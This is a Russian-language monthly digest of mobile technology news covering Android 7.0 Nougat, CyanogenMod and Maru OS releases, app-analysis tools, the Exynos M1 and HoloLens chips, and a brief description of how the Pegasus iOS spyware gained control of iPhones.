

Процесс загрузки Fuchsia

РЕЛИЗЫ

22 августа, после пяти preview-версий, Google выкатила долгожданную Android 7.0 Nougat. Изменения в ней коснулись не только внешнего облика и безопасности — появились давно ожидаемые функции, такие как многооконный режим, ночной режим и возможность отправки ответа через уведомление. Android 7.0 наконец-то получил поддержку нового графического API Vulkan, полноценную поддержку режима виртуальной реальности (Daydream), систему фоновых обновлений, которая устанавливает новую версию прошивки рядом с основной, защищая от ошибок прошивки, и позволяет откатиться к старой версии. А после обновления прошивки теперь не надо будет ждать «оптимизацию приложений» благодаря гибридному JIT/AOT-компилятору.

Подробно обо всех этих новшествах мы уже писали в дайджестах за прошлые месяцы, а также в статье «Android N: Десктоп, энергосбережение и гибридный компилятор». Поэтому не будем повторяться, скажем лишь, что Google уже выложила исходные тексты новой версии Android в свободный доступ, а разработчики CyanogenMod скопировали их в собственный репозиторий и начали работу над CM 14. Одновременно с выпуском новой версии системы Google заявила о переходе к более строгому и частому плану выпуска новых версий ОС, который предполагает ежеквартальное обновление операционной системы.

Какие устройства получат обновление до Nougat, как обычно, не очень понятно. Но можно сказать наверняка, что владельцам устройств на базе Qualcomm Snapdragon 800/801 (Galaxy S5, OnePlus One, LG G3) официальную прошивку ждать не стоит: для сертификации со стороны Google на предмет совместимости с Nougat устройство должно обеспечивать поддержку OpenGL 3.1 и Vulkan, а Qualcomm отказалась выпускать обновленные драйверы для «устаревших» чипсетов.




Режим разделения экрана в Android 7.0

Другой заметный релиз августа касается CyanogenMod — это большое обновление CM 13 до версии ZNH5Y. Новая версия базируется на исходном коде Android 6.0.1 r61, включающем в себя множество различных багфиксов, в том числе фиксы знаменитой уязвимости QuadRooter в чипах Qualcomm. Однако разработчики подчеркивают, что исправлена она далеко не для всех устройств, — уязвимость выявлена в бинарном компоненте, который сами разработчики CyanogenMod исправить не могут, а производитель уже перестал выпускать обновления для устаревших чипов.

Основные новшества сборки ZNH5Y в сравнении с предыдущей версией:

- новое оформление экрана загрузки после обновления прошивки;
- возможность автоматически отключать точку доступа через указанный промежуток времени после дисконнекта последнего клиента;
- тонкая настройка светодиода для разных уведомлений;




Gello Browser

- возможность запретить любому приложению доступ в сеть по Wi-Fi, мобильным сетям или полностью (Конфиденциальность → Защищенный режим);
- для подключенных Bluetooth-устройств теперь отображается индикатор заряда;
- погода теперь показывается из разных источников с помощью подключаемого плагина;
- на экране блокировки теперь можно разместить сведения о погоде и живые обои (Экран блокировки → Живой экран блокировки);
- Snap Camera — фирменное приложение камеры CyanogenMod, использующее особые функции чипов Qualcomm Snapdragon;
- Gello Browser — браузер, включающий в себя встроенный блокировщик рекламы, режим энергосбережения и возможность сохранения страниц для офлайн-чтения.

26 августа стала доступна Maru OS 0.2.4, новая версия операционки, совмещающей в себе Android и дистрибутив Debian, который становится доступен при подключении смартфона к монитору или телевизору. Единственное новшество свежей версии — полностью открытый исходный код. Так что теперь любой может присоединиться к разработке и начать процесс портирования ОС на другие устройства (сейчас Maru OS доступна только для Nexus 5).

ИНСТРУМЕНТЫ


- Verify.ly — простой сервис для анализа приложений на аномальное поведение или утечки данных. Показывает, что был использован интернет (с шифрованием или нет), было обращение к GPS, получены личные данные пользователя, какие сторонние библиотеки использует приложение. Пока что любое приложение для проверки загрузить нельзя, так что приходится довольствоваться имеющейся базой.
- APKiD — инструмент для проверки APK на предмет применения обфускаторов, упаковщиков и модификации кода. Другими словами, APKiD позволяет выяснить две вещи: содержит ли приложение средства защиты от реверсеров и приложил ли реверсер к нему руку. Вводная статья об инструменте от его автора.



Анализ Pokemon Go с помощью Verify.ly

УСТРОЙСТВА

«Внутри мобильного процессора Exynos M1 найдена нейронная сеть» — еще один громкий заголовок августа. К сожалению, многие СМИ так и не удосужились разобраться, что это на самом деле такое и зачем. В действительности небольшая нейронная сеть используется для предсказания следующих команд процессора с целью оптимизации их исполнения с помощью конвейера (например, чтобы не сбрасывать состояние конвейера при переходах на другие участки кода). Так что пока никаких скайнетов, к сожалению. Только оптимизации, только хардкор.




Блок предсказания инструкций Exynos M1

Еще одна интересная новость, касающаяся внутреннего устройства мобильных гаджетов, пришла от Microsoft. На конференции Hot Chips, посвященной полупроводниковой промышленности и микропроцессорам, представители компании рассказали, как устроен внутри шлем дополненной реальности HoloLens.

Сердце устройства — так называемый голографический блок обработки данных (Holographic Processing Unit, HBU), представляющий собой специально разработанный для HoloLens процессор, который состоит из 24 DSP-ядер Tensilica и включает в себя 1 Гбайт памяти DDR3 и 8 Мбайт SRAM. Производительность — триллион операций в секунду, размер — 12 x 12 мм, энергопотребление — менее 10 Вт.

HBU собирает данные с датчиков устройства, рассчитывает положение головы, рук, положение изображения накладываемой на реальные объекты картинки и передает эти данные чипсету Intel Atom x86 Cherry Trail, который оснащен 1 Гбайт оперативной памяти и работает на базе Windows 10.

По словам создателей, такая архитектура позволила достичь 200-кратного прироста производительности используемых в HoloLens алгоритмов в сравнении с исключительно программным расчетом на том же Intel Atom.



Holographic Processing Unit

ПОЧИТАТЬ


Technical Analysis of Pegasus Spyware (pdf) — анализ того самого трояна Pegasus, использующего сразу три уязвимости iOS для захвата контроля над iPhone. Pegasus эксплуатирует брешь в WebKit, чтобы попасть на устройство жертвы после открытия страницы в веб-браузере, затем загружает payload в ядро, чтобы получить джейлбрейк, и прописывает в систему бэкдор.

